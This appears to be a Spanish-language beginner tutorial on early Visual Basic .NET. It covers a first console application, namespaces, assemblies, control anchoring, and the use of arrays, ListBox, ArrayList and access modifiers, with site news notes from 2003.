En Visual Basic .NET a diferencia de lo que ocurría en las versiones anteriores de Visual Basic, sólo existe un tipo de fichero de código, el cual tiene la extensión **.vb**, en este tipo de fichero pueden coexistir distintos tipos de *elementos*, por ejemplo: un módulo de clase, un formulario, un módulo de código, un control, etc.; mientras que en las versiones anteriores de Visual Basic, cada uno de estos elementos tenían su propio tipo de fichero con su respectiva extensión. Si no sabes o no quieres saber de lo que ocurría en las versiones anteriores, me parece muy bien... pero esto sólo es para que lo sepas y no te sorprenda, si es que hay algo que aún puede sorprenderte, claro.

Tipos de ejecutables.
Con Visual Basic .NET puedes crear básicamente estos dos tipos de ejecutables:
de consola, no gráfico, al estilo del viejo MS-DOS, y
gráficos, como los que normalmente estamos acostumbrados a ver en Windows.
Existen otros *tipos de aplicaciones* que se pueden crear con Visual Basic .NET: aplicaciones ASP.NET, (realmente no es una aplicación o ejecutable, sino un compendio de distintos tipos de elementos...), servicios Web, servicios Windows, etc.

Nuestra primera aplicación con Visual Basic .NET.

Para ir calentando motores, creo que lo mejor es empezar creando una pequeña aplicación con VB.NET, después iremos aclarando los distintos conceptos usados... así te resultará menos complicado todo lo que tengo preparado para ti.

Inicia el Visual Studio .NET, por defecto te mostrará la "página de inicio" desde la cual pueden crearse nuevos proyectos o bien abrir alguno de los más recientemente abiertos. Pulsa en Nuevo proyecto

Te mostrará los diferentes tipos de proyectos que se pueden crear, en el panel izquierdo selecciona Proyectos de Visual Basic (Visual Basic Projects) y de los que muestra en el panel de la derecha, selecciona Console Application

Tendrás que especificar el directorio en el que se guardará el proyecto, así como el nombre del mismo, (creando un directorio con el nombre del proyecto indicado), deja el nombre que muestra por defecto, en la versión inglesa de Visual Studio .NET se llamará ConsoleApplication1. Pulsa en OK (Aceptar) y se creará el proyecto.

Por defecto te mostrará lo siguiente:

Es decir, creará un fichero llamado Module1.vb, (mostrado a la derecha en el Solution Explorer), con el código necesario para empezar a escribir. Fíjate que además del procedimiento **Sub Main**, el cual se usará como punto de entrada de nuestro ejecutable, también ha creado una "definición" llamada **Module Module1** con su respectivo **End Module**, el cual indica dónde termina la definición del módulo. Esto es así, porque, como te dije hace un rato, en un mismo fichero .vb, pueden existir distintos tipos de elementos. Por ahora, dejémoslo así... ya habrá tiempo de complicarnos la vida...

> **Una aclaración:** lo que estamos creando es una aplicación tipo consola, es decir, no se creará ninguna ventana gráfica, sino que el ejecutable que vamos a crear funciona desde una ventana de MS-DOS (o consola). Esto lo comprobaremos cuando ejecutemos el proyecto.

Lo que queremos, (o mejor dicho, lo que YO QUIERO), mostrar, es un mensaje que diga algo así como: Hola mundo .NET ¡que original! ¿verdad?, por tanto para mostrar un texto en la "consola", usaremos una función, método o instrucción, (como prefieras llamarla), que si bien no es nativa de Visual Basic .NET, la usaremos como si lo fuese... como veremos más tarde, TODO esto es posible gracias a los assemblies o a las clases incluidas en el .NET Framework. Por ahora simplemente confía en mi y escribe lo que te voy a decir.
La función en cuestión, (realmente todo lo que se usa en .NET son funciones), es **Console.Write** y se usa de la siguiente forma:
Console.Write("Hola mundo .NET"), es decir incluiremos dentro de paréntesis lo que queremos que se muestre en la consola, en este caso queremos mostrar un texto, el cual hay que incluirlo dentro de comillas dobles.
Escríbelo entre el *Sub Main()* y el End Sub. Comprueba que cuando escribas Console y el punto, se mostrarán las funciones que Console pone a nuestra disposición, así como una pequeña ayuda, en modo de ToolTip, aunque a esto, o a algo parecido, ya estarás acostumbrado si has usado alguna vez el Visual Basic 5/6.

Bien, ya tenemos todo lo que necesitamos. Ahora tendremos que indicarle al "Entorno Integrado" (IDE) que compile el proyecto y lo ejecute, y después de compilarse el proyecto, se deberá mostrar el texto en una ventana de DOS (o

consola).
(Guille, ¿por qué me da la impresión de que no se va a mostrar nada? te gustaría preguntarme en este preciso momento)
Para salir de dudas, pulsa F5 (o a la flecha azul o botón con figura de PLAY de un reproductor)

Pregunta: ¿Que ha pasado?
Respuesta: Realmente se ha mostrado el mensaje en una ventana de consola...
(salvo que hayas cometido algún error, cosa que sólo habrá ocurrido si en lugar de estar leyendo, te has dedicado a hacer tus propias pruebas, así que... ¡HAZ EL FAVOR DE ATENDER EN CLASE! ¡ya tendrás tiempo de hacer tus propias pruebas!)
P: Entonces, ¿por qué no se ve?
R: Porque después de mostrarse se ha cerrado la ventana.
P: ¿Cómo podemos ver el mensaje?
R: Ejecutando el EXE desde una ventana de DOS (o consola)
Pero lo mejor sería hacer que el programa se pare hasta que pulsemos la tecla Intro. Para ello, añade la siguiente línea a continuación de la anterior:
Console.Read()
Pulsa de nuevo F5 y verás como esta vez si que se muestra el mensaje, además de que la ventana no se cierra hasta que pulses Intro.
Realmente puedes escribir lo que te de la gana y se irá mostrando en la ventana de consola, pero hasta que pulses Intro no dejará de mostrarse. (Tampoco iba a ser el primer ejemplo tan perfecto... ¡que te crees!).

Pues ésta es nuestra primera aplicación con el Visual Basic .NET.
Realmente tan inútil como poco práctica, pero... queda muy bien eso de saber que ya somos capaces de crear nuestros propios ejecutables. La verdad es que a estas alturas (o mejor dicho bajuras) del curso o tutorial no pretenderás hacer cosas más "sofisticadas", entre otras razones, porque se supone que no sabes nada de nada... ¿cómo? que si que sabes... que ya has trabajado antes con el Visual Basic... que incluso te has leído mi Curso Básico de VB... entonces... tendrás que esperar algunas entregas o unirte al grupo de estudiantes noveles (o principiantes o novatos o... como quieras llamarlos) y esperar a que los conceptos básicos estén aclarados, ya que **este curso es un curso de iniciación** y si los que lo siguen ya supieran tanto como tú, no sería un curso de iniciación... pues eso... (¡que *borde* (desagradable) eres algunas veces Guille!)

Olvidemos a *los otros Guilles* y sigamos...

Antes de continuar, vamos a conocer un poco sobre el entorno de desarrollo de Visual Studio .NET, (que es el que se usa con Visual Basic .NET), para que podamos configurar algunos aspectos, por ejemplo para indicar cómo se comportará el compilador e intérprete sobre el código que escribamos o para configurar las librerías (assemblies) que se usarán en nuestras aplicaciones. Recuerda que Visual Basic .NET usa una serie de librerías (de clases) con las funciones que necesitemos en cada momento...

> ¿Te parece complicado? No te preocupes... ahora simplemente lee y pronto entenderás, pero por favor: ¡lee! no intentes pasar todo este "rollo" por alto, ya que si no te enteras de lo que te estoy contando, seguramente acabarás preguntándomelo por e-mail y la única respuesta que recibirás por mi parte es que te vuelvas a leer toda esta parrafada... gracias.

Por ejemplo, para poder mostrar un texto en la consola, necesitamos tener disponible la librería en la cual está declarada la clase **Console**, para que podamos acceder a las funciones que dicha clase pone a nuestra disposición, (por ejemplo Write o Read); en este caso la *librería* en la que está la clase Console es: **System**. System realmente es un **Namespace** o espacio de nombres, no es una librería o assembly.

¿Que es un Namespace (o espacio de nombres)?

> *"Un espacio de nombres es un esquema lógico de nombres para tipos en el que un nombre de tipo simple, como MiTipo, aparece precedido por un nombre jerárquico separado por puntos. [...]"*

Así es como lo definen en el eBook de .NET Framework que mencioné al principio.
Para que nos entendamos, un Namespace, (prefiero usar el nombre en inglés, ya que así es como aparecerá en el código), es una forma de agrupar clases, funciones, tipos de datos, etc. que están relacionadas entre sí. Por ejemplo, entre los Namespaces que podemos encontrar en el .NET Framework encontramos uno con funciones relacionadas con Visual Basic: **Microsoft.VisualBasic**. Si te fijas, Microsoft y VisualBasic están separados por un punto, esto significa que **Microsoft** a su vez es un Namespace que contiene otros "espacios de nombres", tales como el mencionado **VisualBasic**, **CSharp** y **Win32** con el cual podemos acceder a eventos o manipular el registro del sistema...

> Para saber que es lo que contiene un Namespace, simplemente escribe el nombre con un punto y te mostrará una lista desplegable con los miembros que pertenecen a dicho espacio de nombres.

Por regla general se deberían agrupar en un Namespace funciones o clases que estén relacionadas entre sí. De esta forma, será más fácil saber que estamos trabajando con funciones relacionadas entre sí.
Pero el que distintos espacios de nombres pertenezcan a un mismo Namespace, (viene bien esto de usar la traducción castellana e inglesa de una palabra, para no ser redundante), no significa que todos estén dentro de la misma librería o assembly. Un Namespace puede estar repartido en varios assemblies o librerías. Por otro lado, un assembly, (o ensamblado), puede contener varios Namespaces.
Pero de esto no debes preocuparte, ya que el IDE de Visual Studio .NET se encarga de "saber" en que assembly está el Namespace que necesitamos.

¿Que es un assembly (o ensamblado)?

> *"Un ensamblado es el bloque constructivo primario de una aplicación de .NET Framework. Se trata de una recopilación de funcionalidad que se construye, versiona e instala como una única unidad de implementación (como uno o más archivos). [...]"*

Para que nos entendamos, podríamos decir que un assembly es una librería dinámica (DLL) en la cual pueden existir distintos espacios de nombres. Aunque esto es simplificar mucho, por ahora nos vale.

Un ensamblado o assembly puede estar formado por varios ficheros DLLs y EXEs, pero lo más importante es que todos los ensamblados contienen un manifiesto (o manifest), gracias al cual se evitan muchos de los quebraderos de cabeza a los que Windows nos tiene acostumbrados, al menos en lo referente a las distintas versiones de las librerías y ejecutables, seguramente habrás oído hablar de las ***DLL Hell*** (o librerías del demonio) expresión que se usa cuando hay incompatibilidad de versiones entre varias librerías que están relacionadas entre si.
Por ejemplo, supongamos que tenemos una librería DLL que en su primera versión contenía X funciones. Al tiempo, se crea la segunda versión de dicha librería en la que se cambian algunas funciones y se añaden otras nuevas, para mejorar el rendimiento de las funciones contenidas en esa librería se usa otra DLL que es usada por algunas de las funciones contenidas en esa segunda versión. Esa otra librería puede ser una librería del sistema, la cual a su vez se actualiza con nueva funcionalidad y puede que dicha funcionalidad dependa a su vez de una tercera librería.
Resulta que instalamos un programa que usa las últimas versiones de todas estas librerías. Todo va bien, el programa funciona a las mil maravillas y nosotros estamos "supersatisfechos" de ese programa que no se cuelga ni una sola vez... (¿quién habrá hecho ese programa tan maravilloso?, sin comentarios...)
Ahora llega a nuestras manos otra aplicación que necesitamos instalar y la instalamos, pero resulta que esa aplicación usa la primera versión de nuestra famosa librería. Si el programa de instalación está bien hecho, no ocurrirá nada malo, ya que al descubrir que tenemos una versión más reciente de la librería, deja la que ya está instalada. Probamos el programilla de marras y todo funciona bien. Probamos el maravilloso programa anterior y también funciona bien. ¿Cual es el problema? Por ahora ninguno, pero espera...
Después instalamos un programa que usa una de las librerías del sistema u otra que también usa nuestra "flamante" librería, pero ese programa se ha instalado de "mala manera", bien porque el programa de instalación sea una caca o bien porque simplemente se ha instalado mal... como quiera que ha instalado una librería anterior a la que nuestros dos maravillosos ejecutables usan, se puede dar el caso de que ninguno de los dos programas funcionen correctamente... esto ocurrió cuando salió el Internet Explorer 4 y a más de uno nos trajo de cabeza, aunque también ha ocurrido con otros programas que no han tenido en cuenta a la hora de instalar que ya existe una versión más reciente de la librería. Por suerte, esto ya es menos común que hace unos años, sobre todo si los programas de instalación están creados con el Windows Installer o estamos usando el Windows 2000/XP.
Pero es que .NET mejora aún esa "imposibilidad" de meter la pata ya que cada assembly contiene un manifiesto en el cual se indica:

-el nombre y la versión del assembly,
-si este assembly depende de otros ensamblados, con lo cual se indica hasta la versión de dichos ensamblados,
-los tipos expuestos por el assembly (clases, etc.),
-permisos de seguridad para los distintos tipos contenidos en el assembly.
También se incluyen en los assemblies los datos del copyright, etc.

Nuevamente he de decirte que no debes preocuparte demasiado por esto, ya que es el propio .NET el que se encarga de que todo funciones a las mil maravillas, o al menos esa es la intención.

La ventaja de los ensamblados es que "realmente" no necesitan de una instalación y un registro correcto en el registro del sistema de Windows, ya que es el "intérprete" de .NET el que se encarga de hacer las comprobaciones cuando tiene que hacerlas. Por tanto podríamos distribuir una aplicación sin necesidad de crear un programa de instalación. Pero, (¿por qué siempre hay un pero?), si la aplicación usa ensamblados compartidos, puede que sea necesario usar una instalación.
Los ensamblados compartidos se pueden usar por varias aplicaciones diferentes y deben estar "debidamente" instalados en el directorio asignado por el propio .NET Framework.
Ejemplo de ensamblados compartidos son los que definen las clases (tipos) usados por el propio .NET Framework.

Para terminar esta primera entrega introductoria al mundo .NET vamos a ver algunos conceptos que usaremos con bastante frecuencia en el resto de las entregas:

> **Nota:**
> **Las palabras o conceptos están en la página del glosario.**

Y hasta aquí hemos llegado en esta primera entrega del Curso de iniciación a la programación con Visual Basic .NET

Nos vemos.
Guillermo

Esta entrega ha sido escrita en varios periodos de tiempo, empezándose el día 8 de Septiembre y terminándose el 12 de Octubre de 2001, aunque no he estado todo ese mes y pico escribiendo, que tampoco ese eso.

ir al índice del

Lo Nuevo de

Noviembre 2003

(06/Nov) **Noticias .NET:** Whidbey la versión Alpha de Visual Studio .NET 2004

(06/Nov) **¡Sigo por aquí!**

Apúntate al grupo del Guille en el SETI
Ver los datos del grupo del Guille en el SETI

Para ver Lo Nuevo de meses anteriores:

Todo el 2003: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre,

Todo el 2002: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo el 2001: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo el 2000: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio , Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo 1999: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo 1998: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo 1997: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

---

☐ **Noticias .NET:** Whidbey la versión Alpha de Visual Studio .NET 2004 (06/Nov)

☐ **¡Sigo por aquí!** (06/Nov)

Como te comentaba el pasado 26 de octubre, si ves que aparezco poco, no es porque me haya "quitado" del medio, sino porque estoy que no paro con tanta gira por las universidades españolas, además de otras cosillas más, que no sólo de la gira universitaria vive uno... pues eso... ni tiempo para contarte las novedades que traerá la nueva versión de Visual Studio .NET, la versión 2004 que en nombre clave es: Whidbey y que por ahora está en fase alfa o sea ni siquiera una beta... por tanto... las cosas pueden cambiar con respecto a la primera beta que seguramente estará lista para la primavera del año próximo, pero... si cambian para mejor, no nos quejaremos, ya que son un montón de cambios los que traerá la nueva versión de Visual Studio .NET.
En el link de arriba tienes más información.

Lo dicho... a seguir fieles y no desesperad si no actualizo las páginas.
Gracias.

Nos vemos.

Estadísticas:

índice de vb.net

Ajustar la posición y tamaño de los controles automáticamente

(usando la propiedad Anchor)

Actualizado: 01/Abr/2001

Una características que muchos programadores de Visual Basic hemos deseado ver, entre otras, es la posibilidad de ajustar automáticamente la posición de los controles de un formulario al redimensionarlo. Hasta ahora hemos tenido que hacerlo de forma manual, pero esto es una trivialidad en la nueva versión de Visual Basic, gracias a la propiedad **Anchor** de los controles.
Mediante esta propiedad podemos indicar en que posición queremos "anclar" cada uno de los controles.
Por ejemplo, si queremos que un control se ajuste al ancho del formulario, pero permanezca en la misma posición de izquierda y arriba, sólo tenemos que darle el valor Top, Left y Right a la propiedad Anchor del control en cuestión.
Por otro lado, si queremos que un control se ajuste al tamaño completo del formulario, pero que la separación con respecto a los controles que estén a su izquierda, derecha, arriba y abajo permanezcan inalterables, asignaremos los cuatro valores de la propiedad Anchor: Top, Left, Right y Botton.
Es decir, podemos hacer que un control se ajuste de forma automática al tamaño del formulario y a la posición (o separación) con respecto a otros controles. Todo esto lo veremos a continuación.

Otra característica que ahora tienen los formularios es poder indicarle el tamaño mínimo y máximo que queremos que tenga. Esto se consigue mediante las propiedades: **MinimumSize** y **MaximumSize**. No es necesario indicarle el tamaño a las dos propiedades, por ejemplo si lo que queremos es que nuestro formulario no pueda ser menor de 300x200, asignaremos el valor 300 a MinimumSize.Width y 200 a MinimumSize.Height.

En este ejemplo también veremos otras de las *cosillas* que tienen los controles ListBox es por ejemplo el mostrar el scroll horizontal, cosa que antes había que hacer mediante una llamada al API de Windows y que ahora se consigue asignando un valor True a la propiedad **HorizontalScrollbar**.

Aquí tienes dos capturas del formulario de prueba, una con el tamaño asignado en tiempo de diseño y el otro al cambiar el tamaño:

Tamaño original.

Después de cambiar el tamaño.

Estos son los valores asignados a Anchor de cada uno de los controles del formulario:
(por defecto, están asignados los valores Top y Left, por tanto no es necesario asignar estos valores a los controles que queremos que estén anclados sólo en esas dos posiciones, tal es el caso de la etiqueta que muestra el texto *Fichero:*)

```
        ' Asignar los valores de Anchor en tiempo de ejecución:
        ' Aunque es recomendable hacerlo en tiempo de diseño,
        ' ya que así también se ajusta el tamaño y posición de los controles
        ' en tiempo de diseño.
        '
        ' txtFileName se ajustará al ancho del formulario
        Me.txtFileName.Anchor = AnchorStyles.Top BitOr AnchorStyles.Left BitOr AnchorStyles.Right
        ' btnBrowse y btnOpen se posicionarán a la derecha del formulario,
        ' pero no cambiarán de tamaño
        Me.btnBrowse.Anchor = AnchorStyles.Top BitOr AnchorStyles.Right
        Me.btnOpen.Anchor = AnchorStyles.Top BitOr AnchorStyles.Right
        ' btnExit también permanecerá a la derecha del formulario,
        ' pero se ajustará en la parte inferior del mismo.
        Me.btnExit.Anchor = AnchorStyles.Bottom BitOr AnchorStyles.Right
        ' lstLines se ajustará al tamaño del formulario,
        ' pero permanecerá en la posición relativa con respecto a
        ' los controles que tiene arriba y a su derecha.
        Me.lstLines.Anchor = AnchorStyles.Top BitOr AnchorStyles.Left BitOr AnchorStyles.Right BitOr
AnchorStyles.Bottom
```

Nota: Estos valores se pueden asignar en tiempo de ejecución y también se pueden asignar en tiempo de diseño. Cuando se hace en tiempo de diseño, usando la propiedad Anchor de la ventana de propiedades, la cual muestra algo

parecido a esto:

La propiedad Anchor de la ventana de propiedades.

La ventaja de asignar estos valores en tiempo de diseño es que si cambiamos el tamaño del formulario, los controles también se ajustan al nuevo tamaño que le demos tanto en tiempo de diseño como en ejecución.

La verdad es que la nueva versión de Visual Basic pone a nuestra disposición muchas características que las versiones anteriores "deberían" haber tenido desde hace tiempo, pero... ¡más vale tarde que nunca!

¡Que las disfrutes!

Nos vemos.
Guillermo

Ir al índice de vb.net

índice de vb.net

Cómo... en vb.net

Código de ejemplo de recordatorio para mentes olvidadizas (como la mía)

Iniciado el 27/Oct/2000
Actualizado: 11/Abr/2001

NOTA del 13/Jun/2002:
A partir de esta fecha, todo lo relacionado con .NET se accederá desde una nueva página, así que...
si no quieres perderte nada sobre este nuevo "sistema" de desarrollo, sigue este link.

Los links a partir del 1/Abr/2001:

- Cómo usar un procedimiento para manejar los eventos de varios controles (11/Abr/01)
- Ajustar la posición y tamaño de los controles automáticamente con Anchor (01/Abr/01)
- Implemetar interfaces en nuestras clases (01/Abr/01)
- Copiar un array en otro, dejando un elemento libre al principio (01/Abr/01)
- Copiar un array en otro, dejando un elemento libre al final (01/Abr/01)
- Cómo recorrer los elementos de una clase/colección heredada (01/Abr/01)
- Cómo usar métodos de una clase sin crear un nuevo objeto (usando Shared) (01/Abr/01)

Los links a partir del 22/Mar/2001 (VS.NET Beta1):

- Cómo... usar Threads en vb.Net (27/Mar/01)
- Ejemplo de MessageBox en vb.Net (22/Mar/01)
- Cómo... usar el MessageBox (22/Mar/01)

Los links del 25/Oct/2000 (.NET Framework preview):

- Conceptos básicos: Tipos de ficheros o módulos que se pueden usar en VB.NET
- Cómo... Compilar un formulario creado con Win Forms
- Cómo... Trabajar con un ListBox y otros controles que contienen lista de elementos
- Cómo... Manejar un array
- Cómo... Convertir un número en un caracter
- Cómo... usar colecciones mejoradas: ArrayList
- Cómo... saber cuando usar Private, Protected, etc.
- Cómo... declarar variables y la visibilidad de las mismas.
- Cómo... crear métodos y propiedades en las clases.
- Cómo... usar otros modificadores de métodos: Shared, Overridable, etc.
- Ejemplos: Más vale un poco de código que 10.000 palabras.

Conceptos básicos: Tipos de ficheros o módulos que se pueden usar en VB.NET

Aunque los ficheros de código usados para compilar programas para Visual Basic .NET pueden tener cualquier extensión, es recomendable usar la "nueva" extensión **.vb**; a nuestro criterio queda el usar otras extensiones.
Realmente lo quen interesa es el contenido del fichero. Antes cada tipo de fichero tenía un significado para el entorno integrado del Visual Basic, pero ahora ya no lo tiene... aunque el diseñador de formularios da por hecho que los listados de Visual Basic sean los que tengan la extensión .vb y los de c# los que tengan la extensión .cs.

Como te decía, lo realmente importante es el contenido del fichero en cuestión, dentro de ese fichero pueden existir varias clases, diferentes Namespaces y formularios, etc. Vamos a ver que podemos usar, cómo y cuando es recomendable usarlo:

- **Namespace:**
  Según la ayuda del NGWS SDK (o .NET SDK), un Namespace es la forma de identificar una serie de clases, estructuras de datos, etc. que hacen referencia a un mismo tema. La nomenclatura usada, (o la recomendada), es: NombreCompañía.TipoTecnología
  De esta forma evitaremos que hay duplicidad en los nombres asignados a un Namespace, por ejemplo: Microsoft.VisualBasic hará referencia a las clases, datos, etc. que propone Microsoft para VisualBasic...
  Todo código usado en cualquier componente para .NET debe residir en, como mínimo, un Namespace, dentro de ese Namespace incluiremos clases y datos relacionados con la funcionalidad que pretendemos que dicho "espacio" tenga; de esta forma, será más fácil "trocear" el código de forma que sólo usemos el código que realmente necesitemos y también servirá para hacer más fácil la localización de dicho código, sobre todo si lo tenemos compilado en forma de librería (DLL). Si no te has enterado... ya lo comprenderás conforme vayamos viendo código de ejemplo.

  Todo el código declarado en un Namespace es visible dentro del mismo Namespace, se hayan declarado como se hayan declarado, es decir: una clase declarada Private será visible en todas las clases declaradas dentro del mismo Namespace. NO se pueden declarar variables a "nivel" de Namespace, para esos casos, podemos usar Module:

- **Module:**
  El código declarado en un Module es parecido a lo que hasta ahora se codificaba en ficheros con la extensión **.bas**. Todas las variables, procedimientos e incluso clases declaradas en una sección Module será visible en el mismo Namespace en el que se ha declarado dicho Module. También serán accesibles a todo código que IMPORTE dicho Namespace, usando: **Imports NombreDelNamespace**.

  Se puede usar Module para los casos en que necesitemos usar variables y constantes globales al Namespace y sobre todo para crear un punto de ejecución de nuestro programa, (osea, por donde queramos que nuestro código empiece a ejecutarse), declarando un procedimiento que se llame Main y sea público. Pero si no queremos tener un Module para declarar sólo el procedimiento Main, podemos tener en una clase un procedimiento con ese nombre, aunque en esta ocasión además de público debe estar declarado como Shared: **Shared Public Sub Main()**
  Nota: Sólo puede existir un procedimiento Main en cada ejecutable.

- **Class:**
  Las clases son los objetos que podemos crear en Visual Basic, y no es una excepción en VB.NET, la única diferencia es que no es necesario que cada clase resida en un fichero diferente, en un mismo fichero .vb puede haber tantas clases como necesitemos.

Salvo Namespace, tanto Module como Class pueden ser Public, Private, Protected, Friend o Protected Friend.
Namespace siempre es Public y no permite usar un modificador de "visibilidad".
En caso de no indicarse el "modificador", se entiende que está declarado como Friend, salvo en el caso de que sean variables, en cuyo caso, serán Private. Por tanto, es recomendable usar siempre el modificador.
Los miembros declarados como Private, sólo serán accesibles en el Namespace en el que se declararon.

Cómo... Compilar un formulario creado con Win Forms

```
vbc file_principal.vb [file2.vb... fileN.vb] /r:System.dll /r:System.WinForms.dll /r:System.Drawing.dll
```

El nombre del ejecutable será el del primer fichero, si se quiere indicar otro: indicarlo con el parámetro /out, por ejemplo: /out:Nombre.exe

Para indicarle el tipo de ejecutable (o fichero compilado), se usará /target: o /t: y uno de estos parámetros:

/target:exe Crea un .exe del tipo consola.
/target:library Crea una librería de código (DLL).
/target:module Crea un módulo.
/target:winexe Crea un ejecutable de Windows. Este es el valor por defecto, osea: cuando no se especifica la opcion target.

Cómo... Trabajar con un ListBox y otros controles que contienen lista de elementos

Un ListBox es del tipo de control que contiene una lista de elementos, aquí veremos cómo manejar y acceder a los elementos, añadirlos, borrarlos, etc. Esto también es aplicable al ComboBox.

Borrar el contenido de un ListBox: ListBox1.Items.Clear

Añadir elementos a un ListBox: ListBox1.Items.Add(*cadena*)

Tomar un elemento de un ListBox (cadena): ListBox1.GetItemText(*Elemento*)
Elemento será un Item, no un valor numérico:
ListBox1.GetItemText(ListBox1.Items(*índice*))

Tomar el elemento 'Clickeado' y asignarlo a un TextBox:
Esto será válido para los ListBox, pero no para los ComboBoxes

```
Protected Sub ListBox1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
        With ListBox1
                TextBox1.Text = .GetItemText(.SelectedItem)
        End With
End Sub
```

Saber cuando cambia el elemento seleccionado:
En el caso de los combos se puede usar este evento cuando se selecciona de la lista desplegable (en ese caso el evento Click no funciona...) El evento en cuestión es: **SelectedIndexChanged**

Para saber el índice del item seleccionado: i = .SelectedIndex
También para indicar el índice seleccionado: .SelectedIndex = 0

Borrar un elemento de la lista: .Items.Remove(i)

Cómo... Manejar un array

Todos los arrays en VB.NET empiezan con el índice cero. Al declarar un array, el número usado, indicará el número de elementos, éstos irán desde 0 hasta el número menos uno:
Dim unArray(3) As String ' Se declara un array de 3 elementos del tipo cadena, de 0 a 2

Crear una array de N elementos del tipo indicado (los elementos serán de 0 a N-1): Dim unArray(7) As String

Asignar un valor al array: unArray(0) = "Elemento 0"

Saber el número de elementos del array: x = unArray.Length

Redimensionar el array, (previamente debe estar declarado con Dim): Se puede hacer de estas dos formas:
Redim unArray(x+1) ' Se redimensiona, pero no se mantiene el contenido anterior.
Redim Preserve unArray(x+1) ' Se redimensiona y se mantiene el contenido anterior.

Asignar un valor al array: unArray(0) = "Elemento 0"

Recorrer los elementos de un array usando For Each...
Los elementos de un array se consideran objetos, a pesar de que podamos crearla del tipo String, por poner un caso.
Por tanto, para recorrer los elementos de un array usando For Each, haremos lo siguiente:

```
' En los arrays, para usar For Each, deben ser Objetos
Dim t As Object
Dim s As String
Dim i As Integer

' Esta comprobación es conveniente, ya que si el Array aún no está dimensionado, dará error.
Try
    ' simplemente para saber si se produce error
    i = m_Array.Length
Catch
    ' Si se produce un error, asignamos el valor cero, que más abajo indicará si el array contien
datos o no
    i = 0
End Try
'
If i = 0 Then
    s = s & "No hay datos en el array" & vbCrLf
Else
    i = 0
    For Each t In m_Array
        i += 1 ' igual que i = i + 1
        s = s & t.ToString & " (" & i.ToString & ")" & vbCrLf
    Next
End If
```

Cómo... Convertir un número en un caracter

Usando CChar(x) podemos convertir un número en un caracter, al estilo de Chr$(x) del VB pre.NET
De esta forma, podemos crear constantes al estilo de las del Visual Basic:

```
Private Const vbCr As Char = CChar(13)
Private Const vbLf As Char = CChar(10)
Private Const vbCrLf As String = vbCr & vbLf
Private Const vbTab As Char = CCHar(9)
```

Cómo... usar colecciones mejoradas: ArrayList

Las colecciones ArrayList son como las colecciones de Visual Basic, pero bastante **mejoradas**, veamos algunas de las propiedades y métodos, ya que considero que este tipo de lista (o colección) puede ser de gran utilidad.
Nota: Para poder usarla hay que indicar: **Imports System.Collections**.

Propiedades:
Capacity: Asigna o devuelve el número máximo de elementos que contendrá el ArrayList.
Este valor siempre será igual o mayor que el devuelto por Count. Si al añadir un nuevo elemento, Count fuese mayor que Capacity, la capacidad del array interno se duplicaría para que se pudiesen añadir nuevos elementos. Si se asigna directamente un valor, el array interno se adaptaría a ese valor.
Count: Devuelve el número de elementos actuales.
Item: Asigna o devuelve el elemento indicado.

Métodos:
Add: Añade un nuevo elemento al final del array (o colección).

BinarySearch: Realiza una búsqueda binaria en una lista ordenada.
Clear: Borra los elementos de la lista.
Clone: Hace una copia de la lista.
Contains: Determina si un elemento está contenido en la lista.
CopyTo: Copia toda o una parte de la lista en un array unidimensional.
Equals: Determina si el objeto especificado es igual al objeto actual.
FixedSize: Devuelve un ArrayList en la que sólo se pueden modificar elementos, no añadirlos o eliminarlos. La lista devuelta es lo que se llama ***list wrapper*** osea una lista que apunta a la lista original, por tanto cualquier cambio realizado en esa lista, se reflejarán en la original.
GetRange: Devuelve una lista con los elementos indicados.
IndexOf: Devuelve el índice de la primera ocurrencia del elemento indicado.
Insert: Inserta un elemento en el índice indicado.
InsertRange: Inserta los elementos de una colección en el índice indicado.
LastIndexOf: Devuelve el índice de la última ocurrencia del elemento indicado.
ReadOnly: Devuelve un **list wrapper** con acceso de sólo lectura.
Remove: Elimina el elemento indicado, (el elemento debe ser un objeto de los contenidos en la lista).
RemoveAt: Elimina el elemento del índice especificado.
RemoveRange: Elimina el rango indicado.
Repeat: Devuelve un ArrayList cuyos elementos son copias del objeto indicado. Se indicará el objeto a copiar y el número de veces.
Reverse: Invierte el orden de los elementos de la lista o del rango indicado.
SetRange: Copia los elementos de una colección a partir del índice indicado.
Sort: Clasifica los elementos de la lista.
ToArray: Copia los elemetos de la lista en un nuevo Array u objeto.
ToString: Devuelve la representación del objeto como una cadena. Dependiendo de la implementación de este método, puede devolver el nombre completo de la clase o bien la representación del valor.
TrimToSize: Asigna la capacidad de la lista al número de elementos que tiene actualmente, útil cuando sabemos que no vamos a modificar el número de elementos. Para borrar totalmente los elementos de un ArrayList, llamar antes al método Clear y después a TrimToSize.

Cómo... saber cuando usar Protected, Private, etc.

Estos modificadores de declaraciones de clases, métodos, propiedades y variables, se usarán cuando queramos modificar el "alcance" de visibilidad de dichos miembros.

Private:
Un miembro declarado como Privado, sólo es accesible en la clase en la que se ha declarado.

Protected:
Un miembro declarado como Protected es accesible en la clase en la que se ha declarado y en las que deriven de ella.

Friend:
Un miembro declarado como Friend es visible en:
- la clase en la que se ha declarado,
- el Namespace en el que está dicha clase,
- en el mismo programa en el que está la declaración; por ejemplo, si se compilan varios ficheros con distintos Namespaces en un mismo programa (ejecutable o componente).

Protected Friend:
Idem que Friend, además de ser visible en las clases derivadas.

Public:
Visible por todo el mundo.

Osea, que si queremos crear miembros de la clase que sólo sean visibles en esa clase, usaremos Private (como hasta ahora).
En el caso de que nos interese que las clases derivadas puedan acceder a esos miembros, pero no nos interesa que el resto del Namespace o módulo en el que está declarado pueda acceder, entonces usaremos Protected.
Si lo que queremos es que determinados miembros sean visibles sólo en el Namespace en el que se ha creado la clase o en el mismo programa en el que está la declaración, habrá que declararlos como Friend.
Y si además de que sea visible en el Namespace o programa, queremos que también sean visibles en las clases derivadas, en ese caso habrá que declararlo como: Protected Friend.
